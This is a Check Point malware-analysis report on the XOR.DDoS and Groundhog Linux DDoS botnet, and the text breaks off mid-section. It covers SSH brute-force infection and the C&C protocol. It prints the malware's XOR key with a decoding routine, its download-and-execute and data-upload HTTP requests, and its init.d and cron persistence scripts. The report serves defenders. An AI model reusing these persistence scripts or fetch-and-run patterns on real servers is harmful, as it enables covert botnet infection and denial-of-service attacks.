
Check Point
SOFTWARE TECHNOLOGIES LTD.

DIGGING FOR GROUNDHOGS:
HOLES IN YOUR LINUX SERVER

CHECK POINT THREAT INTELLIGENCE AND RESEARCH

LEAD RESEARCHERS:
STANISLAV SKURATOVICH, ALIAKSANDR TRAFIMCHUK

TABLE OF CONTENTS



EXECUTIVE SUMMARY

In July 2015, Check Point's Incident Response team was contacted by a customer after they noticed strange file system activities in one of their Linux-based *DNS BIND* servers. This strange behavior consisted of a large amount of peculiar files being written into sensitive system directories.

A thorough analysis of the infected system by our Incident Response and Malware Research teams quickly revealed that the server was indeed compromised. The source of this compromise was traced to an SSH brute force attack that took place earlier the same month. The attacking IP addresses originated from very distinctive network ranges mostly associated with Chinese Internet service providers. Using this SSH brute-forcing network, it took the attackers only a few days to gain root access and full control of the targeted server. Once they obtained access to the server, the attackers infected the system with two malicious payloads.

These payloads were the *XOR.DDoS* and *Groundhog* malware variants, which are specifically designed to infect Linux-based hosts and force them to participate in large DDoS (Distributed Denial of Service) attack campaigns.

The malware's effectiveness indicates a major step-up in DDoS-related cybercrime capabilities.

The code proficiency, together with the fact that the malware infects only Linux servers with potential access to high bandwidth communication channels, may lead to DDoS attacks of as yet unseen proportions and persistency.


While the XOR.DDoS malware was known and previously analyzed[1], the Groundhog payload has yet to be reported. Our investigation revealed a very strong connection between the two, as they use similar configuration, protection methods, and communication techniques.

Deeper analysis of the samples leads us to conclude that they are, with a high probability, different modules of the same malware family, and that they were designed and created by the same actor.

Our research data shows the attackers had recently switched the networks used for the initial brute force attacks, possibly due to detection and prevention measures taken in recent months.

This report summarizes our research efforts. We provide a detailed description of the entire campaign including observed infection methods, malware techniques and payload analysis.

[1] http://blog.malwaremustdie.org/2014/09/mmd-0028-2014-fuzzy-reversing-new-china.html



> XOR.DDoS and Groundhog are, with a high probability, different modules of the same malware family, and were created by the same actor

CAMPAIGN OVERVIEW

In the past few years a new cyber security threat has emerged. Many major organizations have fallen victim to large scale DDoS attacks. As the name implies, these attacks are distributed, so it appears difficult at first to trace their origins.

A more careful inspection of this threat reveals that the hosts issuing the attack were themselves compromised and unwillingly recruited to conduct a DDoS campaign.

This fact is a game changer from a threat intelligence perspective. This means that in order to find the attack origins, the forensics investigation must be focused on the attacking hosts rather than the targets.

There are already reports of several malware using this method. They infect hosts and harvest a huge DDoS botnet for later use in attacking targets given its operators command.

Each of these malware has its own characteristics and usually focuses on a specific type of target. The overall target range is impressive, running the gamut from home-based computers to residential network routers, and also include commercial servers.

Another interesting fact is that each of the posted research reports regarding these types of malware seems to point to China as the origin of the attack.

A few months ago, Check Point's Incident Report team was contacted by a customer who claimed to be infected with one of these malware variants.

This report is the outcome of the research that followed. It explains in detail the technical and intelligence perspectives behind the malware we detected, which is named *XOR.DDoS*.

We also reveal an as yet unreported module of this malware named *Groundhog*.

METHOD OF INFECTION

The *XOR.DDoS* malware has been previously reported[2] on several occasions. Some of the earlier reports which describe the *XOR.DDoS* malware have mentioned its targets were initially attacked with attempts to brute force an SSH service password.

Therefore, our investigation started by examining the attacked server's SSH logs. We quickly realized that our case was no different than the previously reported ones, and that the compromised server logs showed a very incriminating SSH login behavior that took place in the last few weeks prior to our investigation.

Early reports mentioned that the SSH brute force attack originates in a netblock assigned to the Chinese-based *HEE THAI LIMITED (AS63854)*. A later report[3], from April 2015, mentioned removing all routing capabilities from this netblock in an attempt to interfere with the botnet offensive capabilities.

Figure 1 - A non-routable message taken from the HURRICANE ELECTRIC web service.

[2] https://www.fireeye.com/blog/threat-research/2015/02/anatomy_of_a_brutef.html
[3] http://www.securityweek.com/cisco-level-3-disrupt-ssh-brute-force-attacks-used-deliver-ddos-bot

Our current investigation shows the attackers have managed to adapt and have successfully shifted their botnet traffic to a new netblock assigned to *CHINANET Jiangsu province backbone (AS23650).*

Forensic analysis of an infected server revealed the behavior pattern in one of these attacks:




Table 1- Failed SSH Logins from a compromised server.

The failed SSH login data in *Table-1* shows an SSH brute force attack that dates back to the beginning of the log file. The attack peaked on day 6 and ended on approximately day 28.

We stated earlier that we managed to identify two payload types dropped in the system. Interestingly, they were dropped on different occasions; the files relating to the first *XOR.DDoS* payload were created on day 12, and the files relating to the second *Groundhog* payload were created on day 36.

This information leads us to believe that the attackers were able to brute-force the root account password on or before day 12, and this was indeed the original method of infection.

CAMPAIGN TARGETS

Information gathered from Check Point ThreatCloud statistics reveals that this was not a single case of infection but rather an orchestrated widespread campaign.

While we acknowledge that our visualization of the campaign's targets is imperfect, these statistics are sufficient to reveal that this is a global campaign targeting servers from several continents.




Figure 2 - Geographical spread of the campaign targets.

INFECTION DETAILS

The server infection consisted of two major payloads. The following sections provide an overall description of their main purpose and methods of operation.

XOR.DDoS

XOR.DDoS is a malware which targets Linux-based operating systems. Its main executable file is an ELF binary.

This malware is mainly used to issue Denial-Of-Service (DoS) attacks according to the configuration sent by the C&C server. Any of these methods can be used: SYN Flood, ACK Flood and DNS amplification attacks.

Additionally, the *XOR.DDoS* malware has an option to send system information to the C&C server and to download and execute any arbitrary file from there.

As the malware runs with root permissions, this effectively widens the malware capabilities to obtain unlimited control over the infected server.

The C&C communication occurs via a custom binary protocol. The C&C messages data section is encrypted using a simple XOR cipher (the reason why the malware is commonly referred to as *'XOR.DDoS'*).




Table 2 - An illustration of the encryption mechanism.

Several advanced persistence and stealth techniques are utilized to assure operational continuity and prevent detection. These methods include an attempt to terminate common "competitive" malware variants as well as usage of Loadable Kernel Module[4] and Ring-0 code execution.

Groundhog

The *Groundhog* malware also targets Linux-based operating systems and uses an ELF binary as its main executable file.

The attackers appear to use *Groundhog* to maintain persistent access to the infected server. Most of the malware's functionality is related to maintaining and updating the configuration, spawning new infection threads and files, and providing reverse shell abilities to manually control the server as needed.

The C&C communication occurs via a custom binary protocol and can use several common TCP ports such as 22, 80, 443 and others.

[4] The Loadable Kernel Module functionality does exist in the code but was disabled in all of the analyzed samples.

Points of Similarity

The *Groundhog* and *XOR.DDoS* malware samples share a number of common features and aspects. This leads us to believe that these malware binaries are tightly coupled and perhaps were even designed as 2 modules of the same malware campaign, or written by the same author.

The table below lists the most noticeable similarities between these two malware:

Feature	Description
Configuration	Similar configuration files, which may contain duplicated data.
Communication	The same User-Agent values are used in communications with the C&C servers. Similar communication channels are used.
System Info Algorithms	The same routines for system information gathering routines are used.
Shared Routines	Several of the embedded routines within the malware code share the same properties and appear to have been written by the same author.

Table 3 - Groundhog and XOR.DDoS Similarities.

> Several advanced persistence and stealth techniques are utilized to assure operational continuity and prevent detection

XOR.DDOS ANALYSIS

OVERVIEW

The *XOR.DDoS* is an ELF 32 bit GNU/Linux statically compiled binary. As a DDoS bot, it is able to perform various Denial-of-Service attacks on the specified servers.

The malware has two hardcoded addresses which are used as the C&C server addresses. The malware can also download additional modules, collect information about the system state, and perform tasks for killing processes.

COMMUNICATION

Protocols and Message Structures

XOR.DDoS C&C communication uses a custom binary protocol. This table describes the structure of each C&C communication packet:

```
struct cc_hdr {
   int32_t crc_checksum;  // checksum of header
   int32_t command_len;   // length of optional data
   int32_t command_code;  // command code, accepted [0, 9]
   int32_t tasks_no;      // number of DDoS tasks
   int32_t requests_no;    // number of requests per task
   int32_t src_ip_lo;     // DNS attack destination IP lower bound
   int32_t src_ip_hi;     // DNS attack destination IP upper bound
};

struct cc_packet {
   struct cc_hdr cc_hdr;
   char optional_data[0];
};
```

The message header described above is self-explanatory. Several fields are used only by specific C&C server commands (such as `task_no, requests_no`). These commands are further explained in the relevant command description.

The message body is composed of command-specific content. The data in this section is encrypted using a simple XOR cipher using the string 'BB2FA36AAA9541F0' as a static key.

```
key = [0x42, 0x42, 0x32, 0x46, 0x41, 0x33, 0x36, 0x41, 0x41, 0x41, 0x39,
0x35, 0x34, 0x31, 0x46, 0x30]

def dec_conf(data):
  rv = [ord(x) for x in data]
  for i, b in enumerate(rv):
    b1 = b ^ key[i % len(key)]
    rv[i] = chr(b1)

  return rv
```


The entire C&C communication occurs via *HTTP* protocol using *TCP/3053 or TCP/6001*.

The malware sends an *HTTP* request packet to the C&C server and waits for a response. Once the C&C response is received, the malware parses the *HTTP* response packet using the "\r\n\r\n" delimiter.

Note: The malware does not check the *HTTP* response code and parses the response regardless.

C&C COMMANDS

The C&C protocol contains a field called 'command_code.' This field indicates the C&C command type and affects the malware behavior.

This table describes all the possible commands:

Command ID	Description	Details
0	-	Do nothing.
1	-	Do nothing.
2	STOP	Stop DoS attack.
3	Start DoS Attack	Start DoS attack using the configuration data received in the packet.
4	-	Do nothing.
5	-	Do nothing.
6	Download & Execute	Download and execute a file from the specified URL.
7	Download & Execute II	Download and execute a file from the specified URL. This is how the malware receives updates.
8	Send System Information	Collect information about the system state and send it to the specified URL.
9	Update Configuration	Receive new configuration data, which is used to kill processes.

The following sections provide a full description of the specific C&C commands.

[3] Start DoS Attack

When this command is issued, the C&C sever uses the `${optional_data}` data field to send configuration data for a DDoS attack.

The number of DDoS configurations is specified in the `${tasks_no}` field. An example of a task structure is represented below:

```
enum DDOS_TYPE {
      DDOS_TYPE_DNS = 0x4,
      DDOS_TYPE_SYN = 0x5,
      DDOS_TYPE_ACK = 0xA
};

struct DDOS_CNCCONFIG {
      int32_t ip_addr;      // The target IP address in network form (in the event of a
                            // SYN/ACK attack), or the DNS IP address in network form.
      int16_t port;         // Port used to connect to an IP address.
      char dns_query[258];  // Query for DNS Amplification attack.
      DDOS_TYPE attack_type;// Type of attack:  DDOS_TYPE_*.

                            // If the flag is not set, the current connected address is used as the source
                            IP address
                            // to send packets. If the flag is set, an IP address is chosen via mathematical
                            // operation to connect between ${src_ip_lo} and ${src_ip_hi} and used as the
                            // source IP address.
int32_t npass_self_ip_as_src;

int32_t size;               //Unknown
};
```


To initiate a DoS attack, the malware creates a number of threads equal to the number of cores on the infected machine multiplied by 2. Each thread sends 65535 packets (the type of packet is set by the configuration data).

Fewer packets are sent if a STOP command is received from the C&C server.

These types of DoS attack types are supported:

- SYN flood
- ACK flood
- DNS amplification

[6] Download & Execute

When this command is issued, the C&C sever uses the `${optional_data}` data field to send a URL in this format:

```
(http://)?${hostname}(:${port})?/${resource}(!${filename})?
```

The malware then sends the above HTTP request using port 80 (if no other port is specified) and receives as response the binary file to be executed.

```
GET /${resource} HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR
1.1.4322)
Host: ${host}

Connection: Keep-Alive
```

If it was specified, the filename field is used as the name of the file. If the filename was not specified, the malware uses the name `'/tmp/${resource}'`.

The HTTP packet data content is used as the content of a newly created file. The file is then saved and executed.

[7] Download & Execute II

The malware performs the same operations as in *[6] Download & Execute*. The only difference is that the newly created file is executed with this parameter:

```
${created_file} ${caller_process_pid}
```


[8] Send System Information

This command is used to signal the malware to collect and send system information.

In this case, the C&C sever uses the `${optional_data}` data field to send the destination URL used to send the collected system information.

The malware collects system information using the routine described in *Appendix A—System Information Collection Routine*.

The malware stores all collected information in self-implemented linked lists. The structures used to represent connection and process information are shown below:

```
struct tcp_conn_info {
       int32_t pid;                    // PID of process that possess connection
       int32_t port_local;             // number of locally opened port
       int32_t addr_remote;            // remote IP address
       int32_t port_remote;            // number of remotely opened port
       int32_t proc_path[0x1000];      // path to executable
       int32_t conn_inode;             // connection inode
       struct tcp_conn_info *ptcpci;   // pointer to the next entry in list
};
```

```
struct proc_info {
       int32_t pid;                    // process PID
       int32_t file_checksum;          // checksum of file content
       char proc_path[0x1000];         // path to executable
};
```

The malware generates network connections information using this format:

```
"%d--%s_%d:%s|" % (port_local, addr_remote, port_remote, proc_path)
```

Next, processes list are generated for the information using this format:

```
"%u:%s|" % (file_checksum, proc_path)
```

Finally, the information is concatenated using this format:

```
info=${proc_info}${conn_info}
```

The info variable is sent as data in this HTTP packet:

```
POST /${resource} HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR
1.1.4322)
Host: ${hostname}
Content-Type: application/x-www-form-urlencoded
Content-Length: #${info}
Connection: Keep-Alive
${info}
```


[9] Update Configuration

This command is used to signal the malware to collect new configuration.

In this case, the C&C sever uses the `${optional_data}` data field to send a source URL used to fetch the configuration data.

The following HTTP request is then sent by the malware:

```
GET /{resource} HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR
1.1.4322)
Host: ${host}
Connection: Keep-Alive
```

Any existing configuration is discarded and replaced by the newly received configuration.

PERSISTENCY

Several actions are taken by the malware to achieve persistency across system reboots and ensure its operational continuity.

The following script is created in the `/etc/init.d` folder, which serves as the auto start folder on GNU/Linux systems:

```
#!/bin/sh
# chkconfig: 12345 90 90
# description: ${filename}
### BEGIN INIT INFO
# Provides:             ${filename}
# Required-Start:
# Required-Stop:
# Default-Start:1 2 3 4 5
# Default-Stop:
# Short-Description:    ${filename}
### END INIT INFO
case $1 in
start)
 ${path_to_malware}
 ;;
stop)
 ;;
*)
 ${path_to_malware}
    ;;
esac
```

A second script is created as '`/etc/cron.hourly/gcc.sh`' and is used to check for the presence of the malware in the system. This script file serves as a cron job that will be started every hour.

```
#!/bin/sh
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:/usr/X11R6/bin
for i in `cat /proc/net/dev|grep :|awk -F: {'print $1'}`; do ifconfig $i up& done

cp /lib/libudev.so /lib/libudev.so.6
/lib/libudev.so.6
sed -i '/\/etc\/cron.hourly\/gcc.sh/d' /etc/crontab && echo '*/3 * * * * root /etc/cron.hourly/gcc.
sh' >> /etc/crontab
```


This script is also responsible for enabling all network interfaces and for executing the malware file (previously copied to this directory):

```
/lib/libudev.so
```

Old startup files are unlinked from these directories and new files containing symbolic links to the new auto start file are created:

```
/etc/rc[1-5].d/S90${filename} ---> /etc/init.d/${filename}
/etc/rc.d/rc[1-5].d/S90${filename} ---> /etc/init.d/${filename}
```

New services are created for management and to install SysV style init scripts:

```
chkconfig –add ${filename}
update-rc.d ${filename} defaults
```

MALWARE OPERATION

Main Threads

The *XOR.DDoS* malware creates the following threads:

THREAD 1 - GET_KILL_CFG THREAD

This thread is used to retrieve an updated configuration file which contains a list of processes and IP addresses attributed to competitive malware variants.

Once the information is retrieved, these processes are killed by the malware.

The following operations are performed to enable this functionality:

- IP addresses of decrypted C&C domains are resolved either manually or by using a standard API.
- HTTP request is sent to the resolved IP address via port 80:

```
GET /dd.rar HTTP/1.1
Accept: */*
Accept-Language: zh-cn
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; TencentTraveler ; .NET CLR
1.1.4322)
Host: ${host}
Connection: Keep-Alive
```

- The malware decrypts the received data with the routine shown in Protocols and Message Structures.
- The decrypted data is used as a new killing processes configuration.
- Sleeps for 30 minutes.

THREAD 2 - CC_COMM THREAD

